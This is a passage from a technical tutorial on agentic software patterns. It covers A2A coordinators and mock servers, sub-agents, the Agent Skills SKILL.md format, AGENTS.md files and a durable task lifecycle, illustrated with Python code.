    task_id = response['result']['id']

    while True:
        task_result = await client.get_task(task_id=task_id)
        state = task_result['result']['status']['state']
        if state == "completed":
            return task_result
        elif state == "failed":
            raise Exception(f"Task failed: {task_result}")
        await asyncio.sleep(0.2)
```

Multi-Turn Conversation

The coordinator maintains conversation history, allowing follow-up questions that reference previous results:

```
message_history = []

prompt = "What is the sum of 40123456789 and 2123456789?"
agent_run, _ = await run_agent(agent=coordinator, prompt=prompt, message_history=message_history, verbos
message_history = agent_run.result.all_messages()

prompt = "From that result, subtract 246913578"
agent_run, _ = await run_agent(agent=coordinator, prompt=prompt, message_history=message_history, verbos
message_history = agent_run.result.all_messages()

prompt = "Calculate the area of a circle with radius equal to half that number"
agent_run, _ = await run_agent(agent=coordinator, prompt=prompt, message_history=message_history, verbos
```

The conversation flows naturally across specialists. The coordinator remembers the previous result (42246913578), understands that subtracting gives 42000000000, and correctly routes the area calculation to the AreaCalculator agent with radius 21000000000.

From Manual to Core Library

The coordinator above builds everything manually: agent card fetching, prompt construction, and a route tool with an inline polling loop. This is useful for understanding the protocol mechanics, but the core library provides production-ready utilities that automate these patterns.

`A2AClientExtended` (`core/a2a/client.py`) wraps the base `fasta2a` client with retry, timeout, and cancellation. `create_a2a_tool()` (`core/a2a/tool.py`) wraps an A2A client and agent card into a PydanticAI tool that handles the full delegation lifecycle and returns formatted status strings (`[COMPLETED]`, `[INPUT_REQUIRED:task_id=...]`, `[FAILED]`). `create_coordinator()` (`core/a2a/coordinator.py`) combines these into a ready-to-use coordinator agent: it fetches agent cards, creates delegation tools, and builds a system prompt automatically:

```
from agentic_patterns.core.a2a import create_coordinator, A2AClientConfig

coordinator = await create_coordinator(
    clients=[
        A2AClientConfig(url="http://localhost:8000"),
        A2AClientConfig(url="http://localhost:8001"),
```

```
    ]
)
```

This produces an agent equivalent to the one built manually, with the addition of exponential backoff retry, configurable timeouts, and cooperative cancellation.

For testing without running LLM-backed agents, `MockA2AServer` (`core/a2a/mock.py`) implements the A2A JSON-RPC interface with configurable responses:

```
from agentic_patterns.core.a2a.mock import MockA2AServer

mock = MockA2AServer(name="Arithmetic")
mock.on_prompt("add 2 and 3", result="5")
mock.on_pattern(r"subtract.*", result="0")

app = mock.to_app()  # FastAPI instance for test clients
```

After a test run, `mock.received_prompts` lists all prompts received and `mock.cancelled_task_ids` tracks cancellation requests.

Key Takeaways

Agent Cards enable dynamic capability discovery. The coordinator does not hardcode knowledge of what specialists can do. Instead, it fetches this information at runtime and incorporates it into its prompt. This makes the system extensible: adding a new specialist requires only starting another A2A server.

The coordinator pattern separates concerns cleanly. The coordinator handles user interaction and routing decisions. Specialists handle domain-specific computation. Neither needs to understand the other's internal implementation.

A2A provides the interoperability layer. The specialists could be implemented in different frameworks, run on different machines, or be maintained by different teams. The coordinator only needs to speak the A2A protocol to work with them.

Tools bridge local agents and remote A2A agents. The `route` tool wraps A2A client operations in a function the local LLM can call. This pattern works for any external service: wrap the protocol details in a tool, and the agent can use it like any other capability.

References

1. FIPA. *FIPA ACL Message Structure Specification*. FIPA, 2002. https://www.fipa.org/specs/fipa00061/SC00061G.html
2. Finin, T., Fritzson, R., McKay, D., McEntire, R. *KQML - A Language and Protocol for Knowledge and Information Exchange*. AAAI Workshop, 1994. https://www.aaai.org/Papers/Workshops/1994/WS-94-03/WS94-03-003.pdf
3. Hardt, D. *The OAuth 2.0 Authorization Framework*. IETF RFC 6749, 2012. https://datatracker.ietf.org/doc/html/rfc67
4. JSON-RPC Working Group. *JSON-RPC 2.0 Specification*. jsonrpc.org, 2010. https://www.jsonrpc.org/specification
5. KQML Advisory Group. *An Overview of KQML: A Knowledge Query and Manipulation Language*. Technical report, 1992.
6. Rescorla, E. *The Transport Layer Security (TLS) Protocol*. IETF RFC 8446, 2018. https://datatracker.ietf.org/doc/htm
7. A2A Protocol. *A2A and MCP*. a2a-protocol.org. https://a2a-protocol.org/latest/topics/a2a-and-mcp/
8. A2A Protocol. *Agent Discovery*. a2a-protocol.org. https://a2a-protocol.org/latest/topics/agent-discovery/
9. A2A Protocol. *Enterprise-Ready Security*. a2a-protocol.org. https://a2a-protocol.org/latest/topics/enterprise-ready/
10. A2A Protocol. *Key Concepts*. a2a-protocol.org. https://a2a-protocol.org/latest/topics/key-concepts/
11. A2A Protocol. *Life of a Task*. a2a-protocol.org. https://a2a-protocol.org/latest/topics/life-of-a-task/
12. A2A Protocol. *Protocol Definition*. a2a-protocol.org. https://a2a-protocol.org/latest/definitions/
13. A2A Protocol. *Specification*. a2a-protocol.org. https://a2a-protocol.org/latest/specification/

14. A2A Protocol. *Streaming and Asynchronous Operations*. a2a-protocol.org. https://a2a-protocol.org/latest/topics/streaming-and-async/
15. A2A Protocol. *What is A2A?* a2a-protocol.org. https://a2a-protocol.org/latest/topics/what-is-a2a/
16. FastMCP. *Documentation*. gofastmcp.com. https://gofastmcp.com/
17. Pydantic AI. *A2A (Agent2Agent)*. ai.pydantic.dev. https://ai.pydantic.dev/a2a/
18. Pydantic AI. *fasta2a API Reference*. ai.pydantic.dev. https://ai.pydantic.dev/api/fasta2a/

Chapter: Skills, Sub-Agents & Tasks

Introduction

When an agent accumulates too many tools, instructions, or conversation history, its performance degrades. The context becomes cluttered with irrelevant information, and the model struggles to focus on the task at hand. This chapter introduces three patterns that address the problem from different angles: **sub-agents** split execution across specialized agents with isolated contexts, **skills** package capability definitions so agents load instructions incrementally instead of all at once, and **tasks** wrap sub-agent execution with durable state and observation channels for long-running work.

The rest of this chapter covers sub-agents first (the runtime decomposition pattern and why they help with context engineering), then skills (the capability packaging pattern with specification and integration), then compares all four composition approaches – including MCP and A2A – to clarify when each is appropriate. It also introduces Agents.md files (repository-level persistent guidance for version-controlled agent behavior) and concludes with the task lifecycle (durable sub-agent execution with state management and observation).

Sub-agents

A sub-agent is an autonomous agent instance with its own prompt, tools, and execution lifecycle, invoked by a parent agent to perform a well-scoped task. Conceptually, this mirrors function calls or microservices in classical software systems, but with a key difference: sub-agents reason, plan, and act using their own local context rather than sharing a single, ever-growing prompt.

In practice, a parent agent delegates responsibility to sub-agents for tasks such as research, planning, verification, or tool-heavy execution. Each sub-agent operates with a narrowly defined objective and returns a structured result to the parent, which remains responsible for orchestration and final decision-making. This separation allows agentic systems to scale in capability without collapsing under prompt complexity.

Frameworks such as PydanticAI support this pattern explicitly by allowing agents to call other agents as first-class components, passing structured inputs and receiving typed outputs. Similarly, Claude's sub-agent abstractions formalize the same idea: agents are composed, not monolithic.

A minimal example illustrates the shape of the interaction:

```
# Parent agent delegates to a specialized sub-agent
result = research_agent.run(
    query="Summarize recent approaches to retrieval-augmented generation"
)

# Parent agent integrates the result into its own reasoning
analysis = f"Based on research findings: {result.summary}"
```

The important property is not the syntax, but the boundary: the sub-agent owns its internal reasoning and context, and only its output crosses back to the parent.

Context engineering: why sub-agents help

Sub-agents are a powerful context-engineering tool. Large, monolithic prompts tend to accumulate instructions, examples, tool schemas, intermediate reasoning, and conversation history until the model's effective context utilization degrades. Sub-agents mitigate this by enforcing context locality.

Each sub-agent receives only the information relevant to its task. Irrelevant instructions, historical turns, and tool definitions are excluded by construction. This leads to three practical benefits. First, token budgets are used more efficiently, since each agent operates near the minimum viable context. Second, reasoning quality improves, as the model is not distracted by unrelated constraints. Third, systems become easier to debug, because failures can be isolated to a specific sub-agent with a well-defined responsibility.

From a systems perspective, sub-agents act as an explicit form of context compression. Instead of summarizing or pruning text, the system restructures the problem so that less context is needed in the first place. This is often more robust than aggressive summarization, especially for tasks that require precise tool usage or domain-specific instructions.

Skills Specification

The Agent Skills specification defines a minimal, filesystem-based format for packaging agent capabilities. A skill is a directory with a required `SKILL.md` file and optional supporting directories. The format is deliberately simple: YAML frontmatter for machine-readable metadata, Markdown body for agent instructions, and conventional directories for scripts and references.

Directory structure A skill is a directory containing at minimum a `SKILL.md` file:

```
skill-name/
  SKILL.md
```

The directory name must match the `name` field in the frontmatter. Optional subdirectories extend the skill's capabilities:

```
skill-name/
  SKILL.md
  scripts/
    extract.py
    validate.sh
  references/
    REFERENCE.md
    api-docs.md
  assets/
    template.json
    schema.yaml
```

The `scripts/` directory contains executable code. The `references/` directory contains additional documentation loaded on demand. The `assets/` directory holds static resources like templates and schemas. This separation supports progressive disclosure: the agent loads each tier only when needed.

SKILL.md format The `SKILL.md` file combines structured metadata with natural-language instructions. It must begin with YAML frontmatter delimited by `---` markers, followed by Markdown content.

Required frontmatter fields Two fields are mandatory:

```yaml
---
name: pdf-processing
description: Extract text and tables from PDF files, fill forms, merge documents.
---
```

The `name` field identifies the skill. It must be 1-64 lowercase characters, using only letters, numbers, and hyphens. It cannot start or end with a hyphen, cannot contain consecutive hyphens, and must match the parent directory name.

The `description` field explains what the skill does and when to use it. It must be 1-1024 characters. A good description includes specific keywords that help agents identify relevant tasks:

```yaml
description: Extracts text and tables from PDF files, fills PDF forms, and merges multiple PDFs. Use wh
```

A poor description like "Helps with PDFs" provides insufficient signal for skill selection.

Optional frontmatter fields Several optional fields support additional use cases:

```yaml
---
name: pdf-processing
description: Extract text and tables from PDF files, fill forms, merge documents.
license: Apache-2.0
compatibility: Requires PyMuPDF library and network access for cloud storage.
metadata:
  author: example-org
  version: "1.0"
allowed-tools: Bash(python:*) Read
---
```

The `license` field specifies licensing terms, either as a license name or reference to a bundled file.

The `compatibility` field (max 500 characters) indicates environment requirements: intended products, system packages, network access needs. Most skills do not need this field.

The `metadata` field is an arbitrary key-value map for properties not defined by the specification. Implementations can use this for versioning, authorship, or custom attributes.

The `allowed-tools` field is a space-delimited list of pre-approved tools the skill may use. This field is experimental and support varies between agent implementations.

Body content The Markdown body after the frontmatter contains the skill instructions. There are no format restrictions. The content should help agents perform the task effectively.

Recommended sections include step-by-step instructions, examples of inputs and outputs, and common edge cases. The agent loads the entire body when it activates the skill, so keep the main `SKILL.md` under 500 lines and move detailed reference material to separate files.

A typical body structure:

```
# PDF Processing

## When to use this skill

Use this skill when the task involves reading, extracting, or transforming content from PDF documents.

## How to use

For standard extraction, run the bundled script:

python scripts/extract.py <file.pdf>

## Output

Return extracted text with page numbers and any detected tables in a structured format.

## Notes

If you encounter scanned PDFs or complex layouts, consult the reference file.
```

Progressive disclosure tiers The specification formalizes the three disclosure tiers introduced earlier:

1. **Metadata** (~100 tokens): The `name` and `description` fields, loaded at startup for all skills.
2. **Instructions** (<5000 tokens recommended): The full `SKILL.md` body, loaded when the skill is activated.

3. **Resources** (as needed): Files in `scripts/`, `references/`, and `assets/`, loaded only when explicitly required by the agent.

File references When referencing other files in a skill, use relative paths from the skill root:

```
See [the reference guide](references/guide.md) for details.

Run the extraction script:
scripts/extract.py
```

Keep file references one level deep from `SKILL.md`. Deeply nested reference chains make skills harder to understand and maintain.

Scripts directory The `scripts/` directory contains executable code that agents can run. Scripts should be self-contained or clearly document dependencies, include helpful error messages, and handle edge cases gracefully.

Supported languages depend on the agent implementation. Common options include Python, Bash, and JavaScript. The specification does not prescribe execution details; these are left to the runtime.

References directory The `references/` directory contains additional documentation that agents can read when needed. Common patterns include:

- `REFERENCE.md` for detailed technical reference
- Domain-specific files like `security-checklist.md` or `api-docs.md`
- Form templates or structured data formats

Keep individual reference files focused. Agents load these on demand, so smaller files mean more efficient use of context.

Assets directory The `assets/` directory contains static resources: document templates, configuration templates, images, diagrams, lookup tables, and schemas. These files are read-only resources that support skill execution without being instructions themselves.

Validation The specification includes naming and format constraints that can be validated programmatically. The `name` field must follow strict conventions: lowercase alphanumeric with hyphens, no leading or trailing hyphens, no consecutive hyphens, and matching the directory name. The `description` field must be non-empty and within length limits.

Agent implementations should validate skills at discovery time and reject malformed entries rather than failing at activation.

Skills Engineering

We discuss making skills discoverable, cheap to advertise to a model, and safe to activate and execute inside a broader agent system.

What "engineering skills" actually means The Agent Skills integration guide is explicit about what a skills-compatible runtime must do: it discovers skill directories, loads only metadata at startup, matches tasks to skills, activates a selected skill by loading full instructions, and then executes scripts and accesses bundled resources as needed. The important architectural point is that integration is designed around progressive disclosure: startup and routing should rely on frontmatter only, while "activation" is the moment you pay to load instructions and any additional files.

The specification formalizes the artifact you are integrating. A skill is a directory with a required `SKILL.md` file and optional `scripts/`, `references/`, and `assets/` directories. The `SKILL.md` file begins with YAML frontmatter that must include `name` and `description`, and may include fields such as `compatibility`,

`metadata`, and an experimental `allowed-tools` allowlist. The body is arbitrary Markdown instructions, and the spec notes that the agent loads the whole body only after it has decided to activate the skill.

A minimal discovery and metadata loader therefore looks like:

```
def discover_skills(skill_roots: list[str]) -> list[dict]:
    skills = []
    for root in skill_roots:
        for skill_dir in list_directories(root):
            if exists(f"{skill_dir}/SKILL.md"):
                fm = extract_yaml_frontmatter(read_file(f"{skill_dir}/SKILL.md"))
                skills.append(
                    {"name": fm["name"], "description": fm["description"], "path": skill_dir}
                )
    return skills
```

This is not an implementation detail; it is the core performance/safety contract. The integration guide recommends parsing only the frontmatter at startup "to keep initial context usage low." The specification quantifies the intended disclosure tiers: metadata (name/description) is loaded for all skills, full instructions are loaded on activation, and resources are loaded only when required.

Filesystem-based integration vs tool-based integration The Agent Skills guide describes two integration approaches.

In a filesystem-based agent, the model operates in a computer-like environment (bash/unix). A skill is "activated" when the model reads `SKILL.md` directly (the guide's example uses a shell `cat` of the file), and bundled resources are accessed through normal file operations. This approach is "the most capable option" precisely because it does not require you to pre-invent an API for every way the skill might need to read or run something; the skill can ship scripts and references and the runtime can expose them as files.

In a tool-based agent, there is no dedicated computer environment, so the developer implements explicit tools that let the model list skills, fetch `SKILL.md`, and retrieve bundled assets. The guide deliberately does not prescribe the exact tool design ("the specific tool implementation is up to the developer"), which is a reminder not to conflate the skill format with a particular invocation API.

Injecting skill metadata into the model context The guide says to include skill metadata in the system prompt so the model knows what skills exist, and to "follow your platform's guidance" for how system prompts are updated. It then provides a single example: for Claude models, it shows an XML wrapper format. That example is platform-specific and should not be treated as a general recommendation for other runtimes.

The general requirement is simpler: at runtime start (or on refresh), you provide a compact catalog containing at least `name`, `description`, and a way to locate the skill so the runtime can load `SKILL.md` when selected. The integration guide's own pseudocode returns `{ name, description, path }`, which is the essential structure. A neutral, implementation-agnostic representation could be expressed as JSON (or any equivalent internal structure) without implying any particular prompt markup language:

```
{
  "available_skills": [
    {
      "name": "pdf-processing",
      "description": "Extract text and tables from PDF files, fill forms, merge documents.",
      "path": "/skills/pdf-processing"
    }
  ]
}
```

The skill system works because selection can be done from the metadata alone; the body is only loaded when the orchestrator commits to activation.

Security boundaries during activation Skill integration changes the risk profile the moment `scripts/` are involved. The specification defines `scripts/` as executable code that agents can run, and explicitly notes that supported languages and execution details depend on the agent implementation. The frontmatter's experimental `allowed-tools` field exists to help some runtimes enforce "pre-approved tools" a skill may use, but support may vary.

For integration, the key design is to treat activation and execution as a controlled transition. Discovery and metadata loading are read-only operations over a directory tree; activation is when the model receives instructions that may request tool use or script execution; execution is when side effects happen. Mapping that to your agent runtime typically means (a) restricting what the model can do before activation, (b) enforcing tool/script policies during execution, and (c) logging what happened in a way that can be audited later. The Skill spec's progressive disclosure guidance is as much about control and review as it is about context budget.

Comparison: Sub-agents, Skills, MCP, and A2A

Four patterns help manage complexity in agentic systems. Each solves a different problem; understanding when to use which prevents over-engineering and misapplication.

The four patterns at a glance **Sub-agents** are agent instances created by a parent agent to handle scoped tasks. They exist within the same process, share the same runtime, and communicate through function calls. Use sub-agents when you need context isolation without network overhead.

Skills are packaged capability definitions stored as directories with a `SKILL.md` file. They standardize how capabilities are described, discovered, and activated. Use skills when you want reusable, shareable capability bundles that agents can load on demand.

MCP (Model Context Protocol) defines a client-server protocol where servers expose tools, resources, and prompts. MCP tools are discrete, schema'd operations like file reads, API calls, or database queries. Use MCP when you need to expose tools across processes, languages, or machines.

A2A (Agent-to-Agent Protocol) defines how agents communicate over a network, including discovery, task lifecycles, and streaming results. A2A agents are autonomous systems that reason, plan, and maintain state. Use A2A when you need stateful collaboration across organizational or trust boundaries.

Decision criteria

Question	Pattern
Need context isolation within one process?	Sub-agents
Want reusable capability packages?	Skills
Need to expose tools to other processes?	MCP
Need collaboration with external agents?	A2A

How they combine These patterns are not mutually exclusive. A typical production system uses several together.

Sub-agent activates a skill. A coordinator delegates document analysis to a sub-agent. The sub-agent activates the `pdf-processing` skill to get instructions, then uses the skill's tools to extract text. The sub-agent provides context isolation; the skill provides packaged instructions.

Skill uses MCP tools. A skill's instructions tell the agent to use a database-query MCP tool. The skill defines the workflow ("query the cohort, compute metrics, generate chart"); the MCP tool handles the mechanical database access. The same MCP tool serves multiple skills.

A2A wraps a sub-agent. An organization exposes a research capability via A2A. Internally, the A2A server runs a sub-agent that handles the research task. External callers see an A2A interface; the implementation uses sub-agents for context management.

Skill becomes an A2A agent. A well-defined skill can be "lifted" into an A2A server. The skill's `SKILL.md` becomes the agent's internal playbook; A2A provides discovery, task lifecycle, and network transport. This is useful when a capability needs to cross organizational boundaries.

The continuum These patterns form a continuum from local to remote:

```
Sub-agents (local, in-process)
    |
Skills (reusable boundaries, same runtime)
    |
MCP (tools across processes)
    |
A2A (agents across organizations)
```

Moving right adds network overhead, security considerations, and operational complexity. Moving left reduces flexibility and reusability. Choose the simplest pattern that meets your requirements.

Common mistakes **Using A2A for local decomposition.** If your agents run in the same process and you control both, sub-agents are simpler. A2A adds protocol overhead you do not need.

Using sub-agents instead of skills for reuse. If you want to share a capability across projects or teams, package it as a skill. Sub-agents are runtime constructs; skills are portable artifacts.

Embedding workflow logic in MCP tools. MCP tools should be narrow operations. Put domain logic in skills that orchestrate the tools. This keeps tools reusable.

Skipping skills for "simple" agents. Even agents with few capabilities benefit from the progressive disclosure pattern. Skills are not just for large systems; they enforce good context hygiene from the start.

AGENTS.md

Background and Purpose As autonomous coding agents became more common, teams needed a way to convey stable, project-specific expectations that go beyond what can be reliably handled through transient prompts. Runtime instructions are ephemeral, model-dependent, and often incomplete when agents explore large or unfamiliar repositories. This gap led to the emergence of a repository-level convention for guiding agent behavior.

In practice, this convention is most widely known today as **CLAUDE.md**, following its adoption and popularization by Claude Code. The more general name **AGENTS.md** reflects an effort to make the pattern model- and vendor-agnostic. Both names refer to the same underlying idea: a durable, version-controlled document that communicates how AI agents are expected to behave when operating inside a codebase.

What the File Represents AGENTS.md (or CLAUDE.md) is a Markdown file placed at the root of a repository that encodes expectations for AI agents. Unlike a README, which explains the project to humans, this document explains the project to machines. It captures conventions, constraints, and guidance that should always be in scope when an agent reasons about the repository.

Conceptually, it functions as a persistent system prompt tied to the workspace rather than to a specific execution. Because it lives in version control, it can be reviewed, evolved, and audited alongside code, making changes to agent behavior explicit rather than implicit.

Passive Context versus Explicit Skills A useful lens for understanding this pattern comes from recent evaluations comparing passive repository context to explicit, on-demand skills. In experiments reported by Vercel, embedding concise, project-specific guidance directly in AGENTS.md consistently outperformed skill-based approaches that required the agent to decide when to fetch or invoke additional instructions.

The key difference is availability. Content in AGENTS.md is always present, eliminating decision points about whether auxiliary knowledge should be loaded. This reduces failure modes related to missed skill invocation and sequencing errors, especially in routine coding tasks such as applying framework conventions, respecting architectural boundaries, or running the correct validation steps.

While this observation may not generalize to all domains, it highlights an important design principle: stable, high-value context often works best when it is passive and unavoidable, rather than conditional.

Role in Skills and Sub-agent Architectures Within a system composed of multiple skills or sub-agents, AGENTS.md serves as a shared behavioral contract. Instead of duplicating project norms across prompts or skill definitions, the repository itself advertises the expectations that all agents must respect. Generalist agents can specialize automatically by reading the file, while narrowly scoped sub-agents inherit the same constraints without additional configuration.

This separation keeps skills reusable and generic, while the workspace encodes project-specific policy. In that sense, AGENTS.md complements skills rather than replacing them: skills provide capabilities, while AGENTS.md defines the environment in which those capabilities are exercised.

Limitations AGENTS.md is intentionally lightweight. It provides guidance, not enforcement, and assumes agents are designed to respect repository conventions. It also raises practical questions around context size and maintenance discipline, especially if teams attempt to embed large amounts of documentation. Nevertheless, its simplicity is a major reason for its rapid adoption: adding a single Markdown file is far easier than designing and integrating a custom skill system.

As agentic tooling evolves, AGENTS.md represents a pragmatic pattern for externalizing stable behavioral expectations into the workspace itself, where both humans and machines can inspect and evolve them.

Tasks

Sub-agents are fire-and-forget: the coordinator calls, awaits, and moves on. This works for short tasks but breaks down when work is long-running, needs mid-flight observation, or should survive process restarts. The task lifecycle wraps sub-agent execution with durable state, observation channels, and explicit control.

State Machine A task moves through a small set of states: pending, running, completed, failed, input_required, cancelled. Terminal states (completed, failed, cancelled) end the lifecycle. No transitions out of a terminal state are allowed. The `input_required` state is non-terminal – it signals that the worker needs external input before it can continue, and the task resumes once that input is provided.

```
pending --> running --> completed
                   \-> failed
                   \-> input_required --> running
         \-> cancelled
```

The state machine is the contract between submission and execution. The submitter does not need to know how work happens internally – it only needs to observe which state the task is in. This decoupling is what makes the pattern useful: any consumer that understands the state machine can interact with the lifecycle, regardless of what the worker does internally.

Submission and Execution The key design decision is decoupling who submits work from who executes it. A broker receives tasks and places them in a queue. A worker picks tasks from the queue and runs them. This separation means the submitter does not need a reference to the executor, and the executor does not need to know who submitted the work.

The worker is a sub-agent executor: it reads task metadata (system prompt, model configuration), creates a sub-agent, runs it, and writes the result back to storage. The worker itself is stateless – all durable state lives in external storage. If the worker crashes, a new one can pick up where the old one left off because the task's state is persisted.

```
submitter -> broker -> store -> worker -> sub-agent
                 ^                  |
                 |------ result ----|
```

Observation Once a task is submitted, the submitter needs to know what happens to it. Three complementary mechanisms serve different use cases.

Polling is the simplest: ask for the current state at any time. It requires no infrastructure beyond the storage layer. The consumer decides when to check and how often. Polling is robust and works across process boundaries, but introduces latency proportional to the polling interval.

Streaming subscribes to events as they happen. The consumer iterates over an event stream and receives state changes, progress updates, and log messages as the worker produces them. Streaming provides low latency but requires the consumer to maintain a connection for the duration of the task.

Notification registers callbacks for specific state changes. The consumer says "call me when this task completes or fails" and the broker fires the callback when the condition is met. Push-based observation is useful when the consumer has other work to do and does not want to poll or hold a stream open.

These are not alternatives – they serve different use cases and can coexist within the same system. A UI might stream events for real-time display, while a monitoring system polls periodically for health checks, and an alerting system uses notifications for failures.

Storage and Persistence Task state must outlive the process that created it. If the broker restarts, it should find all pending and running tasks and resume dispatch. If a worker crashes mid-execution, the task should be recoverable.

A storage abstraction decouples the lifecycle from any specific backend. The contract is small: create a task, read a task, update its state, list tasks by state, and append events. A JSON file implementation works for development and single-machine scenarios. A database-backed implementation works for production with multiple workers.

Persistence enables three things beyond basic durability. Recovery after failure: a restarted broker can scan for tasks stuck in `running` state and re-dispatch them. Replay for auditing: the full event history of a task is preserved and can be inspected after the fact. Coordination across workers: multiple workers can compete for pending tasks through the storage layer without direct communication.

Connection to Sub-Agents and A2A The worker IS a sub-agent executor with lifecycle management around it. It reads metadata, calls `get_agent()` and `run_agent()`, and writes results back – exactly the dynamic sub-agent pattern from the previous section, wrapped in state tracking and persistence.

The same concepts appear in A2A as protocol-level guarantees. A2A defines task states, streaming via Server-Sent Events, push notifications via webhooks, and task storage as protocol requirements. The `core/tasks/` module is the local implementation of those ideas – the same architecture applied within a single process instead of across a network.

Hands-On: Fixed Sub-Agents

This hands-on explores `example_sub_agents_fixed.ipynb`, which demonstrates sub-agents as pre-defined specialists. A coordinator agent delegates to three specialized sub-agents, each with its own focused context and structured output. The pattern shows how decomposition improves both code organization and context efficiency.

The Setup

The example analyzes a quarterly business report. Instead of a single monolithic agent handling everything, the work is split across specialists: a summarizer, a key points extractor, and a sentiment analyzer. Each sub-agent has a narrow responsibility and returns structured output.

```
class Summary(BaseModel):
    summary: str = Field(description="2-3 sentence summary of the document")

summarizer = get_agent(
    output_type=Summary,
    system_prompt="""You are a summarization specialist. Produce concise, accurate
summaries that capture the essential information. Be factual and objective."""
)
```

The structured output enforces a contract between the sub-agent and the coordinator. The coordinator knows exactly what shape to expect, making integration predictable.

Context Isolation

Each sub-agent receives only what it needs. When the summarizer runs, it sees: - Its own system prompt (summarization instructions) - The document to summarize

It does not see the key points extractor's instructions, the sentiment analyzer's output format, or the coordinator's orchestration logic. This isolation has practical benefits: the sub-agent's context is minimal, focused, and free of irrelevant instructions that could confuse the model.

Delegation Tools

The delegation tools wrap sub-agents and expose them to the coordinator:

```
async def get_summary(ctx: RunContext[None], document: str) -> str:
    """Delegate to summarizer sub-agent."""
    agent_run, _ = await run_agent(summarizer, f"Summarize this document:\n\n{document}")
    result = agent_run.result.output
    ctx.usage.incr(agent_run.result.usage())
    return result.summary
```

The tool takes the document as input, runs the sub-agent, extracts the structured result, and returns it as a string. The `ctx.usage.incr()` call propagates token usage from the sub-agent to the coordinator's totals.

The Coordinator

The coordinator has access to all three delegation tools:

```
coordinator = get_agent(
    tools=[get_summary, get_key_points, get_sentiment],
    system_prompt="""You are a document analysis coordinator. When asked to analyze
a document, use your tools to gather insights from specialists, then synthesize
the results into a coherent analysis report. Always use all three tools to provide
a comprehensive analysis."""
)
```

The coordinator's job is orchestration and synthesis. It calls each specialist, receives their outputs, and combines them into a final report. The actual analysis work happens in the sub-agents.

When to Use Fixed Sub-Agents

Fixed sub-agents work well when you know in advance what specialists you need. Document analysis, content pipelines, and structured workflows often fit this pattern. The specialists are defined once and reused across many requests.

The tradeoff is flexibility. If a new type of analysis is needed, you must define a new sub-agent and add a new tool. The next hands-on shows how dynamic sub-agents address this limitation.

Hands-On: Dynamic Sub-Agents

This hands-on explores `example_sub_agents_dynamic.ipynb`, which demonstrates sub-agents created at runtime. Instead of pre-defined specialists, the coordinator spawns sub-agents on demand by specifying their system prompt and task. This pattern maximizes flexibility: the coordinator decides what expertise it needs based on the problem at hand.

The Generic Tool

The entire pattern rests on a single tool:

```
async def run_sub_agent(ctx: RunContext[None], system_prompt: str, task: str) -> str:
    """Create and run a sub-agent with the given system prompt to perform the task."""
    sub_agent = get_agent(system_prompt=system_prompt)
    agent_run, _ = await run_agent(sub_agent, task)
    ctx.usage.incr(agent_run.result.usage())
    return agent_run.result.output
```

The tool takes two parameters: `system_prompt` defines the sub-agent's expertise, and `task` is the specific work to perform. The sub-agent is created, run, and discarded. No specialists are pre-defined.

The Coordinator

The coordinator has only one tool but unlimited flexibility:

```
coordinator = get_agent(
    tools=[run_sub_agent],
    system_prompt="""You are a problem-solving coordinator. For complex tasks, break
them down and delegate to specialized sub-agents using the run_sub_agent tool.

When using run_sub_agent:
- system_prompt: Define the sub-agent's expertise (e.g., "You are a financial analyst...")
- task: The specific question or task for that sub-agent

You can create any specialist you need. Synthesize their outputs into a final answer."""
)
```

When faced with a complex question, the coordinator reasons about what expertise would help, creates appropriate sub-agents, and synthesizes their outputs. The coordinator itself decides the decomposition strategy.

Runtime Decisions

The example asks about investing in a coffee shop. The coordinator might decide to create: - A financial analyst to evaluate ROI and payback period - A risk analyst to assess market and operational risks - A business strategist to consider competitive factors

These specialists are not pre-defined anywhere. The coordinator invents them based on what the problem requires. A different question would produce different specialists.

Context Engineering

Dynamic sub-agents take context isolation further. Each sub-agent receives exactly two things: its system prompt (written by the coordinator for this specific task) and the task description. There is no accumulated context from previous sub-agents, no shared history, and no instructions for other specialists.

This means the coordinator must include all relevant information in the task description. If the financial analyst needs the revenue numbers, the coordinator must pass them explicitly. This constraint forces clean interfaces between the coordinator and its sub-agents.

Tradeoffs

Dynamic sub-agents offer maximum flexibility but come with costs. Each sub-agent starts fresh with no pre-tuned prompt. The coordinator must write good system prompts on the fly, which depends on the coordinator's own capabilities. There is no opportunity to refine specialist prompts based on testing.

Fixed sub-agents allow you to craft and test each specialist's prompt carefully. Dynamic sub-agents trade that control for adaptability. The choice depends on whether your use case has predictable structure (favor fixed) or highly variable requirements (favor dynamic).

Combining Approaches

In practice, you might combine both patterns. Pre-define specialists for common, well-understood tasks. Add a dynamic `run_sub_agent` tool for edge cases where no existing specialist fits. The coordinator can then use whichever approach suits the current request.

Hands-On: Tasks

This hands-on explores `example_tasks.ipynb` and the `core/tasks/` module, which implements the task lifecycle concepts from the previous section. The module has five files: `state.py` (the state enum), `models.py` (data models), `store.py` (persistence), `worker.py` (sub-agent execution), and `broker.py` (coordination).

State and Models The state machine is an enum with a set of terminal states:

```
class TaskState(str, Enum):
    PENDING = "pending"
    RUNNING = "running"
    COMPLETED = "completed"
    FAILED = "failed"
    INPUT_REQUIRED = "input_required"
    CANCELLED = "cancelled"

TERMINAL_STATES = {TaskState.COMPLETED, TaskState.FAILED, TaskState.CANCELLED}
```

A `Task` carries the input, result, error, events, and metadata. The metadata dictionary is the bridge to sub-agents – it carries `system_prompt` and `config_name` so the worker knows how to configure the sub-agent:

```
class Task(BaseModel):
    id: str = Field(default_factory=lambda: str(uuid.uuid4()))
    state: TaskState = TaskState.PENDING
    input: str
    result: str | None = None
    error: str | None = None
    events: list[TaskEvent] = Field(default_factory=list)
    metadata: dict = Field(default_factory=dict)
```

`TaskEvent` records state transitions and progress for the observation layer:

```python
class TaskEvent(BaseModel):
    task_id: str
    event_type: EventType  # STATE_CHANGE, PROGRESS, LOG
    payload: dict = Field(default_factory=dict)
    timestamp: datetime
```

Storage `TaskStore` is the abstract interface. The contract is small – six methods:

```python
class TaskStore(ABC):
    async def create(self, task: Task) -> Task: ...
    async def get(self, task_id: str) -> Task | None: ...
    async def update_state(self, task_id: str, state: TaskState, ...) -> Task | None: ...
    async def list_by_state(self, state: TaskState) -> list[Task]: ...
    async def next_pending(self) -> Task | None: ...
    async def add_event(self, task_id: str, event: TaskEvent) -> None: ...
```

`TaskStoreJson` implements this with one JSON file per task, using `pathlib.Path` for file operations and `asyncio.Lock` for concurrency safety. The implementation is intentionally simple – production use would swap in a database-backed store without changing any other code.

Worker The worker is where sub-agents meet the task lifecycle. `Worker.execute()` maps directly to the dynamic sub-agent pattern:

```python
async def execute(self, task_id: str) -> None:
    task = await self._store.get(task_id)
    await self._store.update_state(task_id, TaskState.RUNNING)

